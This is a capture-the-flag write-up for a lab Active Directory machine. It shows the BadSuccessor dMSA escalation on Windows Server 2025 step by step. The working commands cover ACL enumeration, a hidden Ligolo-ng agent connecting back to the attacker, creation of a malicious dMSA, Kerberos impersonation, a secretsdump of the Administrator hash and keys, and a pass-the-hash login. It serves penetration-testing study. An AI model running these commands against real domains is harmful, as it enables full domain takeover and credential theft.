
No direct AD control paths are revealed. Therefore, we can later perform a more granular ACE check using BloodyAD or PowerView for hidden delegation or misconfigured DACLs.
BadSuccessor
From previous internal enumeration, we now understand:
- NetExec fingerprints the target as Windows 11 / Server 2025 Build 26100, which is susceptible to newly released vulnerabilities — likely due to the underdeveloped and experimental features in this preview build of Windows.
- Additionally, we observe that the
mssqlsvcaccount exists as a regular AD user object with a home directory — behavior that diverges from typical service account configurations in modern Active Directory environments.
In this scenario, the Akamai blog post outlines the well-known BadSuccessor technique for abusing dMSA (delegated Managed Service Accounts) in Active Directory. This specific vector leverages misconfigurations in account delegation and ownership, and is expected to be integrated soon into the Metasploit Framework as an auxiliary module.
dMSA 101
Microsoft already had the ones we should be well familiar with:
- MSA – Managed Service Account (single machine)
- gMSA – group Managed Service Account (multiple machines)
Then Windows Server 2025 introduces dMSA – delegated Managed Service Account. The problem they wanted to solve:
- Users tend to have old-school service accounts (normal AD user objects) running services everywhere.
- Users usually want to migrate them to a more secure managed model without breaking everything.
- So they invented dMSA with a migration feature:
- User creates a dMSA that “succeeds” an existing legacy service account.
- Behind the scenes, they link the two accounts and the KDC treats the dMSA as the successor identity.
Mechanically, during migration:
- dMSA object gets attributes like:
msDS-ManagedAccountPrecededByLink→ points to the original user (predecessor)msDS-DelegatedMSAState→ state of migration (ready, completed, etc.)
When this is set up correctly, the DC basically says:
“This dMSA is the successor of that old account; treat them as more or less equivalent for auth purposes.”
That idea is good in theory — like in our case a normal AD user mssqlsvc can run with sensitive privs as a service account, conveniently. But then BadSuccessor happened.
BadSuccessor 101
Akamai's research showed:
- In Windows Server 2025 domains, as long as we have a DC running that version, the dMSA feature exists by default.
- If an attacker can:
- create or control a dMSA object, and
- set some of its attributes (specifically the “predecessor” link)
- They can trick the KDC into treating that dMSA as the successor of ANY target account (Domain Admin, DC, etc.).
- Result:
- The dMSA effectively inherits the target's privileges,
- and we can get Kerberos keys / PAC for the target account.
This means with minimal rights, we can escalate to any principal in the domain!
PoC
BadSuccessor only applies if there's at least one DC running Windows Server 2025. Confirmed:
$ Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion' | Select-Object ProductName, ReleaseId, DisplayVersion, CurrentBuildNumber, UBR

ProductName        : Windows Server 2025 Datacenter
ReleaseId          : 2009
DisplayVersion     : 24H2
CurrentBuildNumber : 26100
UBR : 4349BadSuccessor only works if the low-priv account can create/modify a dMSA (or at least has create/write rights on some OU where a dMSA can live). We can create a PowerShell script after uploading PowerView.ps1:
Import-Module .\PowerView.ps1

$me = Get-DomainUser -Identity (whoami)

# Enumerate ACLs on OUs
Get-DomainOU | ForEach-Object {
    $ou = $_
    Get-DomainObjectAcl -Identity $ou.DistinguishedName -ResolveGUIDs |
        Where-Object {
            $_.IdentityReference -eq $me.SID -and
            ($_.ActiveDirectoryRights -match 'CreateChild|GenericAll|GenericWrite')
        } |
        Select-Object @{n='OU';e={$ou.Name}}, IdentityReference, ActiveDirectoryRights
}Result:

The output says:
- On
OU=Staff:- As
adam.scottwe haveCreateChild(many entries) - Along with
GenericAll - We even have
WriteDacl,WriteOwneron one line
- As
- On
OU=Domain Controllers:- We also have
CreateChild - And
GenericAll/WriteDacl/WriteOwner(!!)
- We also have
In a real environment, having those rights on Domain Controllers OU would be insane-tier misconfig. In this case we can:
- Create a dMSA object
- Fully control its attributes and security descriptor
That is exactly the position BadSuccessor dMSA attack needs.
Kerberos Authentication
The attack path is constrained to Kerberos authentication in our case. We identify this limitation when running badsuccessor.py — it fails with an error indicating Stronger Auth required (Kerberos rather than just NTLM):

There are various ways to bypass this. Since Kerberos authentication is available internally over localhost, we can tunnel 127.0.0.1 to our attacking machine using Ligolo-ng:
# PROXY SERVER
## Attacker @ Linux
sudo ./proxy -selfcert
## ligolo proxy startup
ligolo-ng » iflist		# optional check existed configured interface
ligolo-ng » ifcreate --name ligolo
ligolo-ng » route_add --name ligolo --route 240.0.0.1/32	# tunnel 127.0.0.1
ligolo-ng » ...

# AGENT
## Victim @ Windows
### powershell
Start-Process -FilePath ".\agent.exe" -ArgumentList "-connect 10.10.12.5:11601 -ignore-cert" -WindowStyle Hidden
### OR cmd
start /MIN .\agent.exe -connect 10.10.12.5:11601 -ignore-cert

# POST AGENT CONNECTION
## Attacker (ligolo proxy server @ Linux)
ligolo-ng » session		# choose connected session
ligolo-ng » start
Once the tunnel is established, we open the door to internal Kerberos authentication. First we setup the environment:
# export ticket to use
export KRB5CCNAME=adam.scott.ccache

# generate krb5.conf
./ft.sh 240.0.0.1 \
nxc smb 240.0.0.1 -u adam.scott -p iloveyou1 --generate-krb5-file ./krb5.conf

# export config
export KRB5_CONFIG=krb5.confError Countermeasure:
KRB_AP_ERR_SKEWKerberos doesn't tolerate time drift. If authentication fails due to skew, realign time using
faketime— as demonstrated Certified writeup — or deploy a shell wrapper (ft.sh) mentioned in the Haze writeup, tailored for Arch Linux. That's my play here.
Request a TGT with Impacket for testing:
# use getTGT.py to create a TGT
./ft.sh 240.0.0.1 \
getTGT.py eighteen.htb/'adam.scott:iloveyou1' -dc-ip 240.0.0.1

# use the ticket
export KRB5CCNAME=adam.scott.ccache
Now we're prepared to retrieve tickets post-compromise of a dMSA object.
Exploit
The Akamai blog provides detailed steps for exploitation. We reference the official writeup and use this PoC from GitHub.
1. Find writable OUs
Using the find command confirms again we can write into a specific OU:

2. Create malicious dMSA
We now create a malicious dMSA to inherit the target's privileges:
.\BadSuccessor.exe escalate `
-targetOU "OU=STAFF,DC=eighteen,DC=htb" `
-dmsa web_svc `
-targetUser "CN=Administrator,CN=Users,DC=eighteen,DC=htb" `
-dnshostname FinancialPlanning `
-user adam.scott `
-dc-ip 127.0.0.1

# for cleanup
# .\BadSuccessor.exe del web_svc "OU=STAFF,DC=eighteen,DC=htb"We're limited to targeting the STAFF OU due to current permissions:

The newly created dMSA: web_svc → principal: web_svc$, now becomes a successor of the Administrator account via:
msDS-ManagedAccountPrecededByLink = AdministratormsDS-DelegatedMSAState = 2
3. Impersonate

With the malicious dMSA established, we can now extract credentials using standard Kerberos impersonation. Although tools like Rubeus are introduced to use in those demos, but our previous evil-winrm logins with creds (NTLM) tend to have issues for caching tickets — so we'll operate fully from our tunneled Kerberos workstation.
Run getST.py targeting the escalated successor object web_svc$:
./ft.sh 240.0.0.1 \
getST.py eighteen.htb/adam.scott \
        -impersonate 'web_svc$' \
        -self \
        -dmsa \
        -k -no-pass \
-dc-ip 240.0.0.1Silver ticket in pocket:
Secrets Dump
With the elevated TGS (linked to Administrator) in hand, we dump secrets using secretsdump.py:
$ export KRB5CCNAME="web_svc\$@[email protected]"

$ ./ft.sh 240.0.0.1 \
secretsdump.py EIGHTEEN.HTB/web_svc\[email protected] \
      -k -no-pass \
      -dc-ip 240.0.0.1 \
      -target-ip 240.0.0.1 \
      -just-dc-user Administrator

[*] Querying offset from: 240.0.0.1
[*] faketime -f format: +25200.649301
25200.649301s
[*] Running: secretsdump.py EIGHTEEN.HTB/[email protected] -k -no-pass -dc-ip 240.0.0.1 -target-ip 240.0.0.1 -just-dc-user Administrator
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b133be956bfaddf9cea56701affddec:::
[*] Kerberos keys grabbed
Administrator:0x14:977d41fb9cb35c5a28280a6458db3348ed1a14d09248918d182a9d3866809d7b
Administrator:0x13:5ebe190ad8b5efaaae5928226046dfc0
Administrator:aes256-cts-hmac-sha1-96:1acd569d364cbf11302bfe05a42c4fa5a7794bab212d0cda92afb586193eaeb2
Administrator:aes128-cts-hmac-sha1-96:7b6b4158f2b9356c021c2b35d000d55f
Administrator:0x17:0b133be956bfaddf9cea56701affddec
[*] Cleaning up...
Then perform a PTH session:
evil-winrm -i dc01.eighteen.htb -u administrator -H 0b133be956bfaddf9cea56701affddec
Rooted.
Comments | NOTHING